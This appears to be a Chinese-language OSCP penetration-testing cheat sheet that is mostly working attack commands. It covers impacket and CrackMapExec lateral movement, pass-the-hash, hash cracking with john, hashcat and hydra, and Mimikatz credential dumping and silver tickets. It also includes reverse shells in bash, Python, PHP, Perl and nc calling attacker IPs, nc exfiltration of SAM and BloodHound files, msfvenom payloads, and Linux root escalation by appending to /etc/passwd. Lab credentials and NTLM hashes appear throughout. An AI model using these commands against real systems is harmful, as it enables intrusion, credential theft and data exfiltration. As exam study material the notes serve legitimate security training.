18# psexec — 拿 SYSTEM shell,會在目標寫入 exe 並建立 service $ impacket-psexec <domain>/<username>:<password>@<ip> $ impacket-psexec MEDTECH/joe:'Flowers1'@172.16.249.10 # Pass-the-Hash(所有 impacket 工具都支援) $ impacket-psexec Administrator@192.168.249.121 -hashes :b2c03054c306ac8fc5f9d188710b0168 # wmiexec — 不寫檔案到磁碟,較隱蔽,但拿到的是使用者權限不是 SYSTEM $ impacket-wmiexec <domain>/<username>:<password>@<ip> # smbexec — 類似 psexec 但不寫 exe,透過 service 的 binpath 執行指令 $ impacket-smbexec <domain>/<username>:<password>@<ip> # atexec — 透過 scheduled task 執行單一指令(非 interactive) $ impacket-atexec <domain>/<username>:<password>@<ip> <command> # 透過隧道使用 $ proxychains impacket-psexec MEDTECH/joe:'Flowers1'@172.16.249.10 -
CrackMapExec — 批次偵察/測帳密
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19# 測試 SMB 帳密(批次多台) $ crackmapexec smb 172.16.249.10-14 -u joe -p 'Flowers1' # 測試 WinRM $ crackmapexec winrm 172.16.249.10-14 -u joe -p 'Flowers1' # Local user 要加 --local-auth $ crackmapexec smb 172.16.249.10-14 -u offsec -p password --local-auth # Pass-the-Hash $ crackmapexec smb 172.16.249.10-14 -u Administrator -H 'b2c03054c306ac8fc5f9d188710b0168' --local-auth # 執行指令(需要 admin 權限) $ crackmapexec smb <IP> -u <username> -p <password> --exec-method smbexec -x '<command>' # exec-method 支援: mmcexec, smbexec, wmiexec, atexec $ crackmapexec smb 192.168.222.129 -u administrator -p 1qaz@WSX3edc --exec-method smbexec -x 'dir C:\tools' # 列舉 SMB shares $ crackmapexec smb <IP> -u <username> -p <password> --sharescrackmapexec vs evil-winrm: cme 是偵察(批次測帳密),evil-winrm 是操作(開 shell)。先 cme 掃一輪,看到
(Pwn3d!)再用 evil-winrm 連。
-
- Windows(已在目標機上時)
-
PsExec.exe: 用 SMB + service 拿 SYSTEM shell
1
2
3
4
5
6
7
8# 基本用法 $ PsExec.exe -i \<Remote IP> -accepteula -u <domain>\<Username> -p <Password> cmd # 注意 domain 格式:用 NetBIOS name(MEDTECH),不要用 FQDN(dmz.medtech.com) $ PsExec.exe -i \192.168.222.129 -accepteula -u MEDTECH\joe -p Flowers1 cmd # 拿 SYSTEM(本機提權) $ PsExec.exe -i -s cmd -
RunasCs — 在目標機上切換使用者身份
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18# 基本語法 # -d 告訴系統去哪裡驗證帳號 # 不指定 → 用本機 SAM 驗證(只能驗 local user) # -d medtech.com 或 -d MEDTECH → 去 DC 驗證(domain user) $ .\RunasCs.exe <username> <password> <command> -d <domain> # 以 domain user joe 身份執行指令 $ .\RunasCs.exe joe Flowers1 "whoami" -d MEDTECH # 開 reverse shell 回 kali $ .\RunasCs.exe joe Flowers1 "C:\Tools\nc.exe 192.168.45.226 4444 -e cmd.exe" -d medtech.com # -l 8(NetworkCleartext logon type)— 帶完整 domain credentials # 預設是 type 2,有時權限不夠需要改 type 8 $ .\RunasCs.exe joe Flowers1 "C:\Tools\SharpHound.exe -c All" -d MEDTECH -l 8 # Local user 不需要 -d $ .\RunasCs.exe offsec password "cmd.exe" -
wmiexec.py(已在 Kali 上,但歸類在此因為目標是 Windows)
1
2$ wmiexec.py <username>:'<password>'@<target-ip> $ wmiexec.py dave4:'password123'@192.168.249.121
-
每拿到新帳密的 SOP
每次拿到一組新的 credentials(帳密或 hash),都要對所有已知機器噴一輪:
1 | |
Password reuse 是 OSCP 中非常常見的攻擊路徑!
Brute Force
不管是 John 還是 Hashcat 都建議用 Kali ,如果不知道 password hash 是哪一種可以用 Hash Identifier 查看再拿去問 GPT 適合哪一種
-
2john系列: 常見的*2john工具,都在 Kali 的/usr/share/john/或直接可用 常見的*2john工具,都在 Kali 的/usr/share/john/或直接可用:工具/用途 對照表
工具 用途 ssh2johnSSH 私鑰密碼 zip2johnZIP 壓縮檔密碼 rar2johnRAR 壓縮檔密碼 7z2john7-Zip 壓縮檔密碼 pdf2john加密 PDF 檔案 office2john加密 Office 文件(Word、Excel、PowerPoint) keepass2johnKeePass 資料庫(.kdbx) gpg2johnGPG/PGP 金鑰 bitlocker2johnBitLocker 加密磁碟 wpa2johnWiFi WPA/WPA2 握手封包 pfx2johnPFX/PKCS12 憑證 krb2johnKerberos ticket truecrypt2johnTrueCrypt/VeraCrypt 加密磁碟 vncpasswd2johnVNC 密碼檔 pwsafe2johnPassword Safe 資料庫 keychain2johnmacOS Keychain mozilla2johnFirefox/Thunderbird 儲存的密碼 使用方式都一樣:
1
2
3
4
5
6
7# 1. 提取 hash $ ssh2john id_rsa > hash.txt $ zip2john secret.zip > hash.txt $ keepass2john database.kdbx > hash.txt # 2. 用 john 破解 $ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt -
For system user:John The Ripper, 教學 (Kali 內建)
For system user:John The Ripper, 教學 (Kali 內建)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16# NTLM $ ./run/john.exe <pwn file> --wordlist=<dictionary path> --format=<NT...> $ john hashes.txt.ntds --format=NT # JWT $ john jwt.txt --wordlist=<e.g. /usr/share/wordlists/rockyou.txt> --format=<jwt alg, e.g. HMAC-SHA256> # ssh $ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt # 也接受 rule 的形式 $ cat ssh.rule [List.Rules:sshRules] c $1 $3 $7 $! $ sudo sh -c 'cat ./ssh.rule >> /etc/john/john.conf' $ john --wordlist=ssh.passwords --rules=sshRules ssh.hash - hashcat:
- 從官網查詢 Hash Mode
從官網查詢 Hash Mode
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42# 基本語法 $ hashcat -m <hash類型> -a <攻擊模式> hash.txt wordlist.txt $ hashcat -hh | grep -i <keyword> # 查詢關鍵字的 hash mode # 常見 hash 類型 (-m) # 0 = MD5 # 100 = SHA1 # 1000 = NTLM # 1800 = sha512crypt (Linux /etc/shadow) # 3200 = bcrypt # 5600 = NetNTLMv2 # 13100 = Kerberoasting (TGS-REP) # 16500 = JWT ,要搭配<secrets format, e.g. ?a?a?a?a> # $ hashcat -a 3 -m 16500 <jwt.txt> <secrets format, e.g. ?a?a?a?a> # 22911 = RSA/DSA/EC/OpenSSH Private Keys ($0$) # DES # 22921 = RSA/DSA/EC/OpenSSH Private Keys ($6$) # SHA-512 # 22931 = RSA/DSA/EC/OpenSSH Private Keys ($1, $3$) # NTLM / NT Hash # 22941 = RSA/DSA/EC/OpenSSH Private Keys ($4$) # SHA-256 # 22951 = RSA/DSA/EC/OpenSSH Private Keys ($5$) # SHA-256 # 攻擊模式 (-a) # 0 = 字典攻擊(最常用) # 1 = 組合攻擊 # 3 = 暴力破解 # 6 = 字典+mask --force # 如果無法存取 GPU,可以用 `--force` 忽略 # 修改成客製化 wordlist ## /usr/share/hashcat/rules/ 有很多 rules 可以參考 $1 # 代表在 element 後面加 1 e.g. password → password1 c # 代表 element 開頭大寫 e.g. password → Password $! # 和 $1 一樣都是在後面加上 ! char ud # 每一個字都大寫 e.g. password → PASSWORD # 三個 rules 不換行代表一個 element 會按照順序經過三個 rules $1 c $! # e.g. password → Password1! # 如果換行就是一個 element 會產出兩次,一個接受 rule1 ,第二個接受 rule2 $1 c e.g. password → password1 + Password - Online Tool 1 - cmd5
- Online Tool 2 - hashes
- Online Tool 3 - crackstation
- For WPA/Wifi based:
aircrack-ng, Wifite - creddump: 教學
-
hydra
hydra
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22# SSH $ hydra -l admin -P wordlist.txt 10.10.10.1 ssh $ hydra -l george -P /usr/share/wordlists/rockyou.txt -s 2222 ssh://192.168.203.201 # RDP (搭配密碼噴灑 Password Spraying) $ hydra -L names.txt -p "SuperS3cure1337#" rdp://192.168.203.202 # FTP $ hydra -l admin -P wordlist.txt 10.10.10.1 ftp # HTTP POST 登入表單 # 路徑:POST參數(用^USER^和^PASS^佔位):失敗時頁面出現的字串 $ hydra -l admin -P wordlist.txt 10.10.10.1 http-post-form "/login:username=^USER^&password=^PASS^:F=Invalid" # HTTP GET Authorization Basic 參數 $ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.203.201 http-get /index.php # 不需要指定表單參數,Hydra 會自動帶 Authorization: Basic header # 帳號也用字典 $ hydra -L users.txt -P wordlist.txt 10.10.10.1 ssh # 限制執行緒(避免打太快被鎖) $ hydra -l admin -P wordlist.txt -t 4 10.10.10.1 ssh - patator(OSCP): 是一個多協議暴力破解工具,類似 Hydra,但模組化程度更高、輸出更好控制。在有 CSRF Token 保護的登入流程中,就會用到,因為 hydra 無法做到類似的操作
Cmd
1
2
3
4
5
6
7
8
9
10
11$ patator http_fuzz \ url=http://192.168.203.11/project/index.php/login \ method=POST \ body='login[_csrf_token]=_TOKEN_&login[email]=FILE0&login[password]=FILE1&http_referer=' \ 0=email.txt \ 1=wordlist.txt \ before_urls=http://192.168.203.11/project/index.php/login \ before_egrep='_TOKEN_:name="login\[_csrf_token\]"[^>]*value="([^"]*)"' \ accept_cookie=1 \ follow=0 \ -x ignore:clen=116Patator 這邊的關鍵機制:
before_urls:每次猜之前先 GET 登入頁before_egrep:用 regex 從回應中抓 CSRF token 塞進_TOKEN_accept_cookie=1:保持 session cookie 讓 token 和 cookie 配對-x ignore:clen=116:用 Content-Length 過濾掉失敗的回應,只顯示成功的
字典
- cewl(OSCP): 是爬目標網站,從頁面內容中擷取單字來產生自訂字典檔的工具,主要用來做密碼暴力破解或目錄爆破。
1
2
3# 目標網址 爬取深度 最短字元數 輸出檔 $ cewl https://target.com -d 2 -m 5 -w wordlist.txt $ cewl http://192.168.50.11/ -w wordlist.txt # 實際案例 - Crunch
1
2
3# crunch <min_length> <max_length> [charset] $ crunch 4 4 # 生成所有 4 個字元的組合aaaa ~ zzzz $ crunch 4 4 abc # 可以指定可使用的字元 aaaa ~ cccc - Rockyou.txt
Reverse Shell
-
Linux: 如果有辦法 RCE ,就直接看 victim 有沒有
ncLinux: 如果有辦法 RCE ,就直接看 victim 有沒有 nc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16$ which nc /usr/bin/nc $ nc -nv <local-ip> <local-port> -e /bin/bash # 受害主機送 shell # 如果沒有 nc ## Bash 內建 $ bash -i >& /dev/tcp/<攻擊者IP>/4444 0>&1 ## Python $ python -c 'import socket,subprocess,os;s=socket.socket();s.connect(("<攻擊者IP>",4444));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];subprocess.call(["/bin/bash","-i"])' ## PHP $ php -r '$sock=fsockopen("<攻擊者IP>",4444);exec("/bin/bash -i <&3 >&3 2>&3");' # perl $ perl+-e+'"'"'use+Socket;$i="192.168.45.195";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));connect(S,sockaddr_in($p,inet_aton($i)));open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash+-i");'"'"' - Windows: 如果有辦法 RCE ,但 victim 沒有
nc,就直接送nc.exe/powercat.ps1進去並且開啟對應的服務,讓本地端可以接-
如果對方連的到本地開的 http server ,就直接送,記得把
nc.exe放在開啟 http server folder 底下1
2
3
4
5
6
7# powershell ver. $ cp /usr/share/powershell-empire/empire/server/data/module_source/management/powercat.ps1 . # cmd ver. $ cp /usr/share/windows-resources/binaries/nc.exe . $ python -m http.server 8080 - 看有沒有腳本可以直接送進去
-
如果要用 nc 傳檔案回來
1
2
3
4
5
6# Kali Terminal $ nc -nlvp 6666 > SAM # 目標 $ cmd /c "nc.exe 192.168.45.239 6666 < 20261011120518_BloodHound.zip" # 如果是在 powershell 就要用這個 $ .\nc.exe <Kali IP> <Kali Port> < <file path>
-
-
msfvenom: 當你需要一個「丟到目標上執行就會彈 shell 回來」的檔案,就用 msfvenom ,有些 Exploit 腳本也會指定需要有一個 reverse shell 當作腳本的參數
Cmd
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22# 基本使用 # 也有分 stage 和 non-stage 的差別,如果對能控的 buffer 有要求,就要用 stage ,就是選含 / 字元的 payload $ msfvenom -l payloads --platform windows --arch x64 # 列出有哪些 payload 符合對應的平台或版本 # Windows reverse shell exe $ msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=4444 -f exe -o shell.exe # 32 bits $ msfvenom -p windows/x64/shell_reverse_tcp LHOST=IP LPORT=4444 EXITFUNC=thread -f dll -o shell.dll # 如果上面的不行就試看看加入 x64 路徑或是指定 EXITFUNC=thread # Linux reverse shell elf $ msfvenom -p linux/x86/shell_reverse_tcp LHOST=IP LPORT=4444 -f elf -o shell.elf # 也有32-bits 64-bits 差別 # PHP reverse shell(上傳用) $ msfvenom -p php/reverse_php LHOST=IP LPORT=4444 -o shell.php # ASP(IIS 上傳用) $ msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=4444 -f asp -o shell.asp # 舊版 $ msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=4444 -f aspx -o shell.aspx # 新版 # Python / War / JSP 等格式也都支援 # 另外寫一個用 php 的 reverse shell $ <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.45.215/4444 0>&1'"); ?>
Post-Exploitation(後滲透階段)
- 所有工具的 shell 的集合: GTFOBins
改 Firewal 規則(iptables)
- Reverse shell 連不回來 → 可能目標機有 iptables 擋 outbound
- 做 port forwarding / pivoting 時可能需要調規則
-
提權後想確認防火牆設定:iptables -L 看有沒有限制
Cmd
1
2
3
4
5
6
7
8
9
10
11# 擋掉某個 IP 的所有連線 $ iptables -A INPUT -s 10.10.10.5 -j DROP # 只允許 port 80 進來 $ iptables -A INPUT -p tcp --dport 80 -j ACCEPT # 擋掉所有其他進來的流量 $ iptables -A INPUT -j DROP # 查看目前規則 $ iptables -L -n -v
橫向移動 (Lateral Movement)
拿到一組明文密碼,目標開了 5985 就用 WinRM,開了 445 就用 PsExec,開了 135 就用 WMI/DCOM。如果只有 NTLM hash 沒有明文,那就只能用支援 PtH 的工具(impacket 系列、evil-winrm 的 -H 參數等),或者先 Overpass the Hash 轉成 Kerberos ticket 再走 Kerberos 認證的服務。
- Pass-the-Hash: 典型場景是:你已經拿下一台機器(Initial Foothold),提取了本地 Administrator 的 NTLM hash,然後用這個 hash 登入網路中其他使用相同密碼的機器,逐步擴大控制範圍。
- 條件:
- 擁有有效的 NTLM hash: 可以從前面提到的 mimikatz 取得
- 目標帳號在遠端機器上存在且有管理員權限: 大部分都會選擇 Administrator 這個帳號,因為同一個 group 的這個帳號,密碼大機率會是一樣的
- UAC Remote Restrictions 的限制: 使用內建 Administrator(RID 500)→ 不受限,直接成功
- 目標服務必須支援 NTLM 認證,如果對方使用 Kerberos 而完全停用 NTLM , PtH 就不適用
-
可以用以下方式連到別臺主機
可以用以下方式連到別臺主機
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18# SMB ## 條件: 需要 SMB (445) + ADMIN$ + File and Printer Sharing $ smbclient \<對方IP>\<share folder> -U Administrator --pw-nt-hash <Administrator Hash> # PsExec: 取得的 shell 身份為 SYSTEM $ impacket-psexec -hashes :<Administrator Hash> Administrator@<對方IP> # Wmiexec: 取得的 shell 身份為認證的使用者 ## 條件: 需要 WMI (135) $ impacket-wmiexec -hashes :7a38310ea6f0027ee955abed1762964b Administrator@192.168.50.212 # 如果取得完整的 hash ## 條件: 需要 WinRM (5985) $ evil-winrm -i 192.168.215.222 -u Administrator -H 8f518eb35353d7a83d27e7fe457664e5 $ impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:8f518eb35353d7a83d27e7fe457664e5 Administrator@192.168.215.222 $ impacket-smbexec -hashes aad3b435b51404eeaad3b435b51404ee:8f518eb35353d7a83d27e7fe457664e5 Administrator@192.168.215.222 $ impacket-wmiexec -hashes aad3b435b51404eeaad3b435b51404ee:8f518eb35353d7a83d27e7fe457664e5 Administrator@192.168.215.222 $ xfreerdp /u:Administrator /pth:8f518eb35353d7a83d27e7fe457664e5 /v:192.168.215.222
- 條件:
-
Overpass the Hash: 如果只有 NTLM hash、沒有明文密碼,但目標環境只接受 Kerberos 認證(或你想避免 NTLM 認證被偵測)。Overpass the Hash 讓你把 NTLM hash 轉換成 Kerberos TGT,之後就能用 Kerberos 正常存取任何服務。 → 全面冒用身份
也就是說,把目前的登入帳號 (foothold) 用其他已經登入過機器的高權限 hash ,注入到 memory 中,這樣嘗試進行 kerberos 認證,就會從 memory 中撈出高權限的hash,從而得到合法的 TGT
- 所以,條件是取得高權限價值的 Hash
1
2mimikatz # privilege::debug mimikatz # sekurlsa::logonpasswords - 用 Mimikatz 的 sekurlsa::pth 啟動新的 PowerShell session
1
mimikatz # sekurlsa::pth /user:jen /domain:corp.com /ntlm:HASH /run:powershell - 在新 session 中觸發 Kerberos 認證(如
net use \\<target>)產生 TGT - 用
klist確認 TGT 已快取 - 使用 PsExec 等工具進行橫向移動(此時用 Kerberos 認證)
1
$ .\PsExec.exe \\files04 cmd
注意:whoami 會顯示原始使用者(不是偽造的),這是正常行為。必須用 hostname(而非 IP)連線才會觸發 Kerberos。
- Pass the Ticket: 匯出記憶體中其他使用者的 TGS,注入到自己的 session 中,冒用其身份存取特定服務。 → 只能存取該 TGS 對應的特定服務
sekurlsa::tickets /export— 匯出所有 TGT/TGS 到 .kirbi 檔案1
mimikatz # sekurlsa::tickets /exportkerberos::ptt [票證檔名].kirbi— 注入選定的 TGS1
mimikatz # kerberos::ptt [0;12bd0]-0-0-40810000-dave@cifs-web04.kirbiklist確認票證已載入- 存取對應資源
- DCOM: 利用 Distributed COM(DCOM)的 MMC Application Class,透過 ExecuteShellCommand 方法在遠端執行命令。
- 條件:
- 透過 RPC(port 135)通訊
- 需要本地管理員權限
1
$ impacket-dcomexec -object MMC20 corp.com/jen:'Nexus123!'@192.168.184.72
- 條件:
- WMI (Windows Management Instrumentation)
- 條件:
- RPC Port 135 有開
-
需要目標機器的 Administrators 本地群組成員身份,但其實直接試連不連的上最快,畢竟要能夠 query 其實也要有相對應的權限,本身只是一般使用者也無法知道目標機器的 Administrators 群組有誰(遠端連線的情況下)
1
2
3
4
5# Kali $ netexec smb <目標 IP> -u jen -p 'Nexus123!' --local-groups Administrators # RDP 到 Windows $ net localgroup Administrators /domain
- wmic(已棄用)
1
$ wmic /node:IP /user:USER /password:PASS process call create "CMD" - PowerShell CIM: New-CimSession + Invoke-CimMethod → 需建立 PSCredential 和 CimSession ,教材給的指令太複雜,只需要用 wmiexec 或 netexec(前身是 crackmapexec) 就好
1
2$ impacket-wmiexec corp.com/jen:'Nexus123!'@192.168.50.73 $ netexec wmi 192.168.50.73 -u jen -p 'Nexus123!' -x "whoami" - WinRS: Windows Remote Shell,需目標屬於 Administrators 或 Remote Management Users
1
$ winrs -r:<HOST> -u:<USER> -p:<PASS> "CMD"
- 條件:
-
PowerShell Remoting (WinRM): 使用 port 5985 (HTTP)或 5986 (HTTPS),教材教的是手動,直接用
evil-winrm就好1
$ evil-winrm -i 192.168.50.73 -u jen -p 'Nexus123!' - PsExec: Sysinternal 工具,條件如下,執行流程:寫入 psexesvc.exe → 建立服務 → 執行命令
- 使用者為目標的 Administrators 群組成員
- ADMIN$ 共享可用
- File and Printer Sharing 啟用
1
2
3
4
5$ PsExec64.exe -i \<computername> -u <domain>\<username> -p <password> cmd $ PsExec64.exe -i \FILES04 -u corp\jen -p Nexus123! cmd # 在 Kali 本地也可以直接用 impacket-psexec $ impacket-psexec corp.com/jen:'Nexus123!'@192.168.50.73 -
Silver Ticket(已經提權成功的前提下)
- 目的: 跳過正常的認證和授權流程,直接以你想要的身份存取特定服務,而且因為不經過 DC,比較難被偵測到。具體能做什麼取決於目標 SPN 的服務類型:
- HTTP SPN(如 web04 的 IIS)→ 以管理員身份存取網站,可能讀到敏感資料、上傳 webshell
- CIFS SPN(檔案共享)→ 以管理員身份存取該機器的所有共享資料夾,讀寫任意檔案
- MSSQL SPN(資料庫)→ 以 sysadmin 身份登入 SQL Server,讀取所有資料庫、甚至透過 xp_cmdshell 執行系統指令
- HOST SPN→ 可以排程任務(Scheduled Task)在目標機器上執行指令,等同 remote code execution
- LDAP SPN(指向 DC)→ 可以對 DC 執行 DCSync,dump 全部帳號 hash
- 原理: 核心概念是自己偽造一張 Service Ticket,完全不經過 DC。
- 回想 Kerberos 正常流程:你拿 TGT 去跟 DC 要 Service Ticket(TGS-REP),DC 用服務帳號的密碼 hash 加密這張 ticket,然後你拿這張 ticket 去給應用伺服器。應用伺服器用同一把 hash 解密,看裡面的 PAC(記錄你是誰、屬於哪些群組)來決定你的權限。
- 關鍵在於:應用伺服器通常不會回頭問 DC「這張 ticket 是真的嗎?」 它只管自己能不能解密。所以只要你有服務帳號的密碼 hash,你就能自己做一張假 ticket,裡面寫你是任何人、屬於任何群組,應用伺服器照單全收。
- 條件:
- 已經取得 Local Admin → 拿到服務帳號的 NTLM hash → 4d28cf5252d39971419580a51484ca09
Cmd
1
2
3
4
5
6
7
8
9
10
11# 用 admin 權限開 powershell $ .\mimikatz.exe $ privilege::debug $ sekurlsa::logonpasswords # 翻找我們的目標 service NTLM ... msv : [00000003] Primary * Username : iis_service * Domain : CORP * NTLM : 4d28cf5252d39971419580a51484ca09 - Domain SID — 用 whoami /user 取得,去掉最後的 RID(最後的 xxxx) → S-1-5-21-1987370270-658905905-1781884369
1
2
3$ whoami /user ... corp\jeff S-1-5-21-1987370270-658905905-1781884369-xxxx - 目標 SPN — 例如 HTTP/web04.corp.com:80 → web04.corp.com
- 實際攻擊
1
2$ .\mimikatz.exe kerberos::golden /sid:<Service sid> /domain:<domain name> /ptt /target:<目標 SPN> /service:http /rc4:<NTLM> /user:<任意 domain user> - 確認已經拿到 ticket 並且直接 request 目標 service ,發現原本 401 的
1
2
3$ klist $ iwr -UseDefaultCredentials http://web04 $ (iwr -UseDefaultCredentials http://web04).Content # 網站的內容,不要用一般的 browser 開,因為 browser 預設不會帶入 ticket
- 已經取得 Local Admin → 拿到服務帳號的 NTLM hash → 4d28cf5252d39971419580a51484ca09
Privilege Escalation - For Linux
基本 Recon - Enum - 手動
基本 Recon - Enum - 手動
1 | |
基本 Recon - 自動化工具
-
unix-privesc-check
1
2
3$ unix-privesc-check { standard | detailed } $ ./unix-privesc-check standard > output.txt $ unix-privesc-check standard | grep -C 5 "WARNING" # 可以 print 出特定字串的前後5行如果機器沒有
unix-privesc-check可以想辦法丟過去如果機器沒有 unix-privesc-check 可以想辦法丟過去
1
2
3
4
5
6
7
8# 在 Kali 上開 HTTP server $ cp /usr/bin/unix-privesc-check /tmp/ $ cd /tmp && python3 -m http.server 80 # 在目標機器上下載 $ wget http://<KALI_IP>/unix-privesc-check -O /tmp/unix-privesc-check $ chmod +x /tmp/unix-privesc-check $ /tmp/unix-privesc-check standard | grep "WARNING" -
LinPEAS: 用於 linux based 的提權工具,更詳細的讓 linpeas.sh 落地的方法可以看 Official README
1
2
3
4
5
6# From public github $ curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh # Local network $ sudo python3 -m http.server 80 #Host: 要確保./linpeas.sh存在 $ curl <host ip>/linpeas.sh | sh #Victim -
pspy: 不需要 root 權限即可查看 process 狀態,並且有機會撈出 docker/ssh 等 plaintext password(
$ ./pspy)
錯誤配置
-
不安全的檔案權限: 找到一個可執行文件,該文件不僅允許我們寫入,而且還以提升的權限等級運行, e.g. CRON
Steps
1
2
3
4
5
6
7
8
9
10
11
12$ grep "CRON" /var/log/syslog Sep 18 20:22:01 lab-pwk2-student-214-debian10-linux-privesc-242-139 CRON[1176]: (root) CMD (/bin/bash /home/joe/.scripts/user_backups.sh) $ cat /home/joe/.scripts/user_backups.sh #!/bin/bash cp -rf /home/joe/ /var/backups/joe/ $ ls -lah /home/joe/.scripts/user_backups.sh -rwxrwxrw- 1 root root 50 Aug 25 2022 /home/joe/.scripts/user_backups.sh # 該檔案讓 other user 有 rw 的權限 並且是 root 權限 # 打 reverse shell $ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.118.2 1234 >/tmp/f" >> user_backups.sh
身份認證
- 如果 /etc/passwd 可寫 → 直接提權
1
2
3
4
5$ openssl passwd "password123" Warning: truncating password to 8 characters VGlYDcROpeovA $ echo 'hacker:VGlYDcROpeovA:0:0:root:/root:/bin/bash' >> /etc/passwd $ su hacker - SSH Certificate Authority: 也就是利用 SSH CA 幫我們簽合法的 root ssh private key,通常出現在「規模比較大的環境」才會用 SSH CA 或是自動化部署的情境
1
2
3
4
5
6$ grep -R "TrustedUserCAKeys" /etc/ssh 2>/dev/null # 確認有CA的private key,不一定在這裡,只是HTB的Principal題目放在這裡 /etc/ssh/sshd_config.d/60-principal.conf:TrustedUserCAKeys /opt/principal/ssh/ca.pub $ scp svc-deploy@10.129.13.41:/opt/principal/ssh/ca . # 把CA private key dump to local $ ssh-keygen -f mykey -N "" # 我自己產生key $ sudo ssh-keygen -s ca -I root -n root mykey.pub # 叫CA幫我簽這個key $ sudo ssh -i mykey root@10.129.13.41 # 拿 cert 登入
不安全的系統組件
-
看誰有 SUID 權限並且嘗試觸發
看誰有 SUID 權限並且嘗試觸發
1
2
3
4
5
6
7
8
9
10
11
12
13
14# 以 lab 來說是 /usr/bin/find $ find / -perm -u=s -type f 2>/dev/null /usr/bin/find $ find /home/joe/Desktop -exec "/usr/bin/bash" -p \; # find /home/joe/Desktop — 隨便找一個存在的路徑,讓 find 有東西匹配 # -exec — 對每個找到的檔案執行後面的指令 # "/usr/bin/bash" -p — 啟動 bash,-p 是關鍵:它告訴 bash 保留 effective UID,不要把權限降回真實使用者 # \; — -exec 的結尾符號 # 以 cp 來說: 可以把 /etc/passwd 讀出來寫完東西再 cp 過去 $ cat /etc/passwd > /tmp/mypw $ echo 'hacker:e31cxi/5zcG2.:0:0:root:/root:/bin/bash' >> /tmp/mypw $ cp /tmp/mypw /etc/passwd $ su hacker - 列出檔案的 Linux capabilities(能力): 傳統 Linux 權限只有兩種:普通使用者或 root。Capabilities 把 root 的權力拆成很多小塊,可以單獨授予某個程式,而不用給完整的 root。常見的提權用 capability:
cap_setuid+ep— 可以切換 UID,等於能變 root。比如 perl 或 gdb 有這個就能直接提權cap_dac_read_search+ep— 可以讀任何檔案,忽略權限檢查cap_net_raw+ep— 可以抓封包(ping 常有這個,正常)
1
2# 搜尋整個系統有特殊 capability 的檔案 $ getcap -r / 2>/dev/null在提權枚舉時,看到像
gdb、perl、python、node、vim有cap_setuid+ 可執行任意程式碼 = root 就是漏洞,去GTFOBins查對應的利用方式。例如perl有cap_setuid+ep(意思是:這個程式被允許(p)且立即生效(e)地切換 UID。)(在 GTFOBins 中 Shell → (a) → Capabilities)1
2$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash";' $ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")' -
修改 sudoer: 如果 /etc/sudoers 配置過於寬鬆,使用者可能會濫用短暫的管理權限來獲得永久的 root 存取權限。看到直接找
GTFOBins1
2
3
4$ sudo -l # 上網找對應的 command 看可不可以提權 # 如果按照網路的 cmd 還是被檔可以認為有可能是被 AppArmour 檔了 -
利用 Kernel 漏洞
利用 Kernel 漏洞
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$ cat /etc/issue $ uname -r $ arch # 善用 grep -v 限縮結果(invert match) $ searchsploit "linux kernel Ubuntu 16 Local Privilege Escalation" | grep "4." | grep -v " < 4.4.0" | grep -v "4.8" # 將本地檔案複製到遠端主機 $ scp local.txt user@192.168.1.10:/home/user/ # 將遠端檔案複製到本地 $ scp user@192.168.1.10:/home/user/remote.txt ./ # 如果目標沒開 ssh 也可以透過 wget/nc/curl 等方式,並在自己的機器開 http server $ searchsploit -m 45010.c $ head 45010.c -n 20 ... gcc cve-2017-16995.c -o cve-2017-16995 # 正常情況下大部分的腳本都會標示如何編譯送過去之後直接編譯再跑就提權了,一定要確保在對方主機上跑 gcc 或是其他編譯器,避免因為其他原因導致腳本壞掉
Privilege Escalation - For Windows AD
基本 Recon
每到一台新的機器都要搭配前面的基本 Recon
-
搜尋敏感檔案:
搜尋敏感檔案
1
2
3
4
5
6
7
8# 查詢 Keepass 密碼管理的設定檔 $ Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue # 特別查詢 .ini / .txt 檔案,要客製化 $ Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction SilentlyContinue # 專注在使用者本身的查詢 $ Get-ChildItem -Path C:\Users\<username>\ -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx,*.rar,*.7z,*.zip -File -Recurse -ErrorAction SilentlyContinue -
找到密碼後的利用: 如果沒有 RDP 或 WinRM 權限,可用
runas /user:backupadmin cmd在 GUI 中以其他使用者執行指令。Cmd
1
2
3
4
5
6
7
8
9
10
11PS C:\Users\steve> net user backupadmin User name BackupAdmin ... Local Group Memberships *Administrators *BackupUsers *Users Global Group memberships *None The command completed successfully. PS C:\Users\steve> runas /user:backupadmin cmd Enter the password for backupadmin: Attempting to start cmd as user "CLIENTWK220\backupadmin" ...建議用 RunasCs.exe
1
2$ iwr -uri http://<Kali IP>/RunasCs/RunasCs.exe -Outfile RunasCs.exe $ .\RunasCs.exe <username> <password> "cmd.exe" -r <Kali IP>:<Port> # 直接打 Reverse Shell -
找 command 歷史紀錄
1
$ type $((Get-PSReadlineOption).HistorySavePath)如果使用者有錄製 cmd 腳本,也要實際看他打了哪些指令
1
2
3
